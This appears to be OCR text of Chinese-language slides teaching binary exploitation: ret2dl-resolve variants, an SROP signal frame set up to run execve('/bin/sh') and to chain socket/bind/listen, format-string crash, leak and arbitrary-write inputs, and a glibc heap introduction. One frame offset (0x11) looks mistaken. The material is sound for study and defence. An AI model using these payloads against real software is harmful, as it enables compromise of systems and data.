
② 间接控制重定位表项的相关内容：既然动态连接器会从.dynamic中索引到各个目标节，那就可以修改动态节中的内容，那自然就可以控制待解析符号对应的字符串，从而达到执行目标函数的目的

③ 伪造link_map：由于动态链接器在解析符号地址时，主要依赖于link_map来查询相关节的地址，因此如果可以伪造link_map，那就自然可以控制待解析符号的字符串，进而控制程序执行目标函数

SROP-sigreturn


SROP(Sigreturn Oriented Programming) 于 2014 年被 Vrije Universiteit Amsterdam 的 Erik Bosman 提出，其相关研究Framing Signals — A Return to Portable Shellcode发表在安全顶级会议 Oakland 2014 上，被评选为当年的 Best Student Papers。

其中，sigreturn是一个系统调用，在类 unix 系统发生 signal 的时候会被间接地调用。signal 机制是类 unix 系统中进程之间相互传递信息的一种方法。一般，我们也称其为软中断信号，或者软中断。



SROP-sigreturn

此时栈的结构如右图所示，我们称 ucontext 以及 siginfo 这一段为 Signal Frame。需要注意的是，这一部分是在用户进程的地址空间的。之后会跳转到注册过的 signal handler 中处理相应的 signal。因此，当 signal handler 执行完之后，就会执行 sigreturn 代码。




SROP-攻击原理

我们假设攻击者可以控制用户进程的栈，那么它就可以伪造一个 Signal Frame，如下图所示，这里以 64 位为例子，给出 Signal Frame 更加详细的信息

当系统执行完 sigreturn 系统调用之后，会执行一系列的 pop 指令以便于恢复相应寄存器的值，当执行到 rip 时，就会将程序执行流指向 syscall 地址，根据相应寄存器的值，此时，便会得到一个 shell。

0x00	rt_sigreturn	uc_flags
0x11	&uc	uc_stack.ss_sp
0x20	uc_stack.ss_flags	uc_stack.ss_size
0x30	r8	r9
0x40	r10	r11
0x50	r12	r13
0x60	r14	r15
0x70	rdi = &"/bin/sh"	rsi
0x80	rbp	rbx
0x90	rdx	rax = 59 (execve)
0xA0	rcx	rsp
0xB0	rip = &syscall	eflags
0xC0	cs / gs / fs	err
0xD0	trapno	oldmask (unused)
0xE0	cr2 (segfault addr)	&fpstate
0xF0	__reserved	sigmask

SROP-攻击原理



address1
address2
address3
rt_sigreturn
rax = 41 (socket)
rdi = [family]
rsi = [type]
rdx = [protocol]
rsp = address2
rip = &(syscall; ret)
rt_sigreturn
rax = 49 (bind)
rdi = [fd]
rsi = [sockaddr]
rdx = [addrlen]
rsp = address3
rip = &(syscall; ret)
rt_sigreturn
rax = 50 (listen)
rdi = [fd]
rsi = [backlog]
rsp = address4…
rip = &(syscall; ret)
socket()
bind()
listen()

目录

格式化字符串-原理

格式化字符串函数是根据格式化字符串函数来进行解析的。那么相应的要被解析的参数的个数也自然是由这个格式化字符串所控制。比如说'%s'表明我们会输出一个字符串参数。

对于这样的例子，在进入 printf 函数的之前 (即还没有调用 printf)，栈上的布局由高地址到低地址依次如右图




```
some value
3.14
123456
addr of "red"
addr of format string: Color %s...
```

在进入 printf 之后，函数首先获取第一个参数，一个一个读取其字符会遇到两种情况

① 当前字符不是 %，直接输出到相应标准输出。

② 当前字符是 %， 继续读取下一个字符。

格式化字符串-原理

那么假设，此时我们在编写程序时候，写成了右图的样子：

```
printf("Color %s, Number %d, Float %4.2f");
```

此时我们可以发现我们并没有提供参数，那么程序会如何运行呢？程序照样会运行，会将栈上存储格式化字符串地址上面的三个变量分别解析为

① 解析其地址对应的字符串

② 解析其内容对应的整形值

③ 解析其内容对应的浮点值

对于②,③而言，可以泄露栈上的信息，但总的来讲不会对程序造成破坏性影响。但是对于对于①来说，如果提供了一个不可访问地址，比如 0，那么程序就会因此而崩溃。

这基本就是格式化字符串漏洞的基本原理了。只要我们能控制printf的第一个参数，即可考虑该漏洞。

格式化字符串-利用

格式化字符串存在三个利用手段，分别是程序崩溃，泄露内存，任意地址写。

程序崩溃：通常来说，利用格式化字符串漏洞使得程序崩溃是最为简单的利用方式，因为我们只需要输入若干个 %s 即可，即 `%s%s%s%s%s%s%s%s%s%s%s%s%s%s`

泄露内存：泄露栈变量很简单，只要使用%p即可。想要泄露任意地址，需要用到%n$s。假设我们已知write的got表地址为addr，需要得知got表值。那么可以布置缓冲区为[addr, %k$s]。其中k为缓冲区首地址与printf第一个参数地址之差除以4（32位）得到的商。


```
some value
3.14
123456
addr of "red"
addr of format string: Color %s...
```

任意地址写：该方法需要用到%k$n，其基本原理是将输出字符数写入到第k个参数指向的内存地址中。假设布置缓冲区为[addr, %12d, %k$n]。那么addr的大小为4字节，%12d会输出12字节的数据。则一共输出了16字节，则当printf扫描到%k$n时就会把\x10写入到addr指向的内存单元中。


目录

堆溢出-堆介绍

程序运行过程中，堆可以提供动态分配的内存，运行程序申请大小未知的内存。由低地址往高地址增长。管理堆的程序叫堆管理器。当用户释放内存时，内存不会直接还给操作系统，而是由堆管理器进行管理。一般堆就在bss段下面（关闭alsr）或下面一段偏移处（打开alsr）。并且程序申请字节很小时，一般会直接给一块很大的内存，避免内核态和用户态多次切换，提高了程序的效率。



堆溢出-堆介绍




Free Chunk

```c
struct malloc_chunk {

    /* Size of previous chunk (if free).  */
    INTERNAL_SIZE_T      prev_size;
    /* Size in bytes, including overhead. */
    INTERNAL_SIZE_T      size;

    /* double links -- used only if free. */
    struct malloc_chunk* fd;
    struct malloc_chunk* bk;

    /* Only used for large blocks: pointer to next larger size.  */
    /* double links -- used only if free. */
    struct malloc_chunk* fd_nextsize;
    struct malloc_chunk* bk_nextsize;
};
```



Allocated Chunk

堆溢出-bin

